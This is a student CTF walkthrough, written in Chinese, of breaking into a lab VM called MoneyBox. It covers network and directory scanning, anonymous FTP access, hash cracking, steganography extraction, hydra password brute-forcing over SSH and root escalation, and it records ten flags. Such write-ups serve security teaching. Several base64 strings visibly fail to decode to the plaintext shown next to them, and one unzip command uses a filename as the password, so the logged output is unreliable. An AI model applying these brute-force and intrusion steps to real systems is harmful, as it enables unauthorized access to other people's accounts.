

CyberSecurity 期末 CTF 報告

第八組

1. 開啟 kali 與靶機，在 kali 輸入'arp-scan -l'，確認靶機 IP

```
(root@kali)~[/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d0:6e:e7, IPv4: 192.168.91.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.91.1    00:50:56:c0:00:08    (Unknown)
192.168.91.2    00:50:56:e5:9e:c9    (Unknown)
192.168.91.132 00:0c:29:ff:ed:2c    (Unknown)
192.168.91.254 00:50:56:e7:a7:c4    (Unknown)
```

2. 使用'dirb'進行子網頁爬蟲

```
(root@kali)~[/home/kali]
# dirb http://192.168.91.132

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Dec 17 00:25:02 2025
URL_BASE: http://192.168.91.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.91.132/ ----
==> DIRECTORY: http://192.168.91.132/blogs/
+ http://192.168.91.132/index.html (CODE:200|SIZE:596)
+ http://192.168.91.132/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.91.132/blogs/ ----
+ http://192.168.91.132/blogs/index.html (CODE:200|SIZE:421)

-----


END_TIME: Wed Dec 17 00:25:08 2025
DOWNLOADED: 9224 - FOUND: 3
```


3. 依序點入子網頁，檢視原始碼 (F12)，找到 flag1-2

I'm Jimmy Hsu


I Already Hacked This Box and Informed. But They didn't Do any Security configuration

If You Want Hint For Next Step.....?





4. 由 flag1 的內容可知，有個隱藏的 directory，輸入後得 flag3



5. 照 flag2 的提示，用帳號 anonymous 連線到靶機的 FTP server，'ls -al'後發現有一張圖片（trytofind.jpg），用'get'存取該張圖片

```

(root@kali)~/home/kali
$ ftp 192.168.91.132
Connected to 192.168.91.132.
220 (vsFTPd 3.0.3)
Name (192.168.91.132:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||41427|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Dec 25  2023 .
drwxr-xr-x  2 0      0          4096 Dec 25  2023 ..
-rw-r--r--  1 0      0          394738 Dec 25  2023 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg

```

6. 觀察 flag3 的提示，看起來像 md5 hash 過後的值，用 hashcat 窮舉爆破，得到密碼：steghide。使用 'steghide extract -sf trytofind.jpg' 並輸入密碼，得到 flag4

7. 從 flag4 可以得知，下一步是對 renu 這個 user 進行 hydra 破解密碼，得到密碼：arxius

8. 使用 ssh 遠端連線到 renu 的 shell，在家目錄下獲得 flag5

9. 跟著 flag5 的提示到/etc/passwd 底下，觀察到有支可疑的帳號似乎可以再 hydra 一次，爆破後解得 jimmy 的密碼為 complexpassword

10. 使用 ssh 遠端連線到 jimmy 的 shell，在家目錄下獲得 flag6

```
jimmy@MoneyBox:~$ ls -al
total 2896
drwxr-xr-x 3 jimmy jimmy 4096 Dec 16 2024 .
drwxr-xr-x 4 root root 4096 Dec 14 2024 ..
-rw-r----- 1 jimmy jimmy 197 Dec 15 23:39 .bash_history
-rw-r--r-- 1 root root 376 Dec 15 23:15 finish.zip
-rw-r--r-- 1 jimmy jimmy 121 Dec 25 2023 flag6.txt
drwxr-xr-x 3 jimmy jimmy 4096 Dec 25 2023 .local
-rw-r--r-- 1 root root 2937086 Dec 16 2024 youseeme.jpg
jimmy@MoneyBox:~$ cat flag6.txt
W2ZsYwC2XUfzIHdoYXQgd2UgYWx3YXlzIHhhaWQ6IFB5ZWZzZS8wcm90ZW90IHlvdXJzZWxmIHdpdGggdGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK

(root@kali)~[/home/kali]
$ echo "W2ZsYwC2XUfzIHdoYXQgd2UgYWx3YXlzIHhhaWQ6IFB5ZWZzZS8wcm90ZW90IHlvdXJzZWxmIHdpdGggdGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK" | base64 -d
[flag6]As what we always said: Please protect yourself with these hacking skill:20 points
```

11. 用 jimmy 提權成 root，在根目錄底下看到權限很低的資料夾 temp，進去後找到 flag7

```
root@MoneyBox:/temp# ls -al
total 12
drwxrwxrwx 2 root root 4096 Dec 14 2024 .
drwxr-xr-x 19 root root 4096 Dec 15 23:13 ..
-rw-r--r-- 1 root root 117 Dec 14 2024 hint.txt
root@MoneyBox:/temp# cat hint.txt
W2ZsYWc3XVlvdSBhbHNvIGNhbiB1c2Ugc3RyaW5ncyBvcjBoZXhkdWlwIHhvIHZpZXcgcgdGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK

(root@kali)~[/home/kali]
$ echo "W2ZsYWc3XVlvdSBhbHNvIGNhbiB1c2Ugc3RyaW5ncyBvcjBoZXhkdWlwIHhvIHZpZXcgcgdGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK" | base64 -d
[flag7]You also can use strings or hexdump to view the inside of a picture:10 points
```

12. 用 scp 把 jimmy 底下的 youseeme.jpg 和 finish.zip 複製到 kali

```
(root@kali)~[/home/kali]
$ scp jimmy@192.168.91.132:/home/jimmy/youseeme.jpg .
jimmy@192.168.91.132's password:
youseeme.jpg 100% 2868KB 25.0MB/s 00:00

(root@kali)~[/home/kali]
$ scp jimmy@192.168.91.132:/home/jimmy/finish.zip .
jimmy@192.168.91.132's password:
finish.zip 100% 376 178.4KB/s 00:00
```

13. 對 youseeme.jpg 用 strings，得到 flag8

```
(root@kali)~[/home/kali]
$ strings youseeme.jpg | less
W2ZsYwC4XUNvbmduYXRzISBZb3UgYWxtb3N0IGZpbmlzaCB0aGZlIFRhcmlldCEgVGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK

(root@kali)~[/home/kali]
$ echo "W2ZsYwC4XUNvbmduYXRzISBZb3UgYWxtb3N0IGZpbmlzaCB0aGZlIFRhcmlldCEgVGhlc2UgaGFja2luZyBza2lsbDoyMCM8w2ludHMK" | base64 -d
[flag8]Congrats! You almost finish this Target! The password is C5i2:20 points
```

14. 使用 flag8 中的密碼解壓縮 finish.zip，得到 flag9

```
(root@kali)~[/home/kali]
$ unzip -P finish.txt finish.zip
[finish.zip] finish.txt password:
W2ZsYwC5XUxv2sgZm9yd2FyZCB0byBzZWVpbmcgeW91IGFnYWwlcCBhbmQgaG9wZS83aGF0IEkgc2hhcmVkiGNhbiBoZWxwIHlvdS4gRmluYWxseSwgeW91IG1pZ2h0IG5lZWQgW2hpamltbXl0IElmIHlvdSB0eXZlIHRob2Z5b251cyBmbGFnIF5lZiA6MjAgYAgcG9pbmRzCg==

(root@kali)~[/home/kali]
$ echo "W2ZsYwC5XUxv2sgZm9yd2FyZCB0byBzZWVpbmcgeW91IGFnYWwlcCBhbmQgaG9wZS83aGF0IEkgc2hhcmVkiGNhbiBoZWxwIHlvdS4gRmluYWxseSwgeW91IG1pZ2h0IG5lZWQgW2hpamltbXl0IElmIHlvdSB0eXZlIHRob2Z5b251cyBmbGFnIF5lZiA6MjAgYAgcG9pbmRzCg==" | base64 -d
[flag9]Look forward to seeing you again, and hope what I shared can help you. Finally, you might need [hijimmy] If you have the bonus flag ^_^ :20 points
```

15. 重新查看 youseeme.jpg，發現裡面藏了一個 bonus.txt，再用 flag9 中的密碼 hijimmy 對 youseeme.jpg 進行解壓縮後得 flag10

```
(root@kali)~/home/kali
# unzip youseeme.jpg
warning [youseeme.jpg]: 2936723 extra bytes at beginning or within zipfile
(attempting to process anyway)
[youseeme.jpg] Bonus.txt password:
W2ZsYwcxMF1Zb3UgYXJlIGF3ZXNvbWUhIChZb3UgaGFkIGZpbmlzaGVkIHRoaXMgc3RhZ2UhIDozMCRwb2ludHMK

(root@kali)~/home/kali
# echo "W2ZsYwcxMF1Zb3UgYXJlIGF3ZXNvbWUhIChZb3UgaGFkIGZpbmlzaGVkIHRoaXMgc3RhZ2UhIDozMCRwb2ludHMK" | base64 -d
[flag10]You are awesome! You had finished this stage! :30 points
```

謝謝 Jimmy！預祝新年快樂～～\(^_ ^)/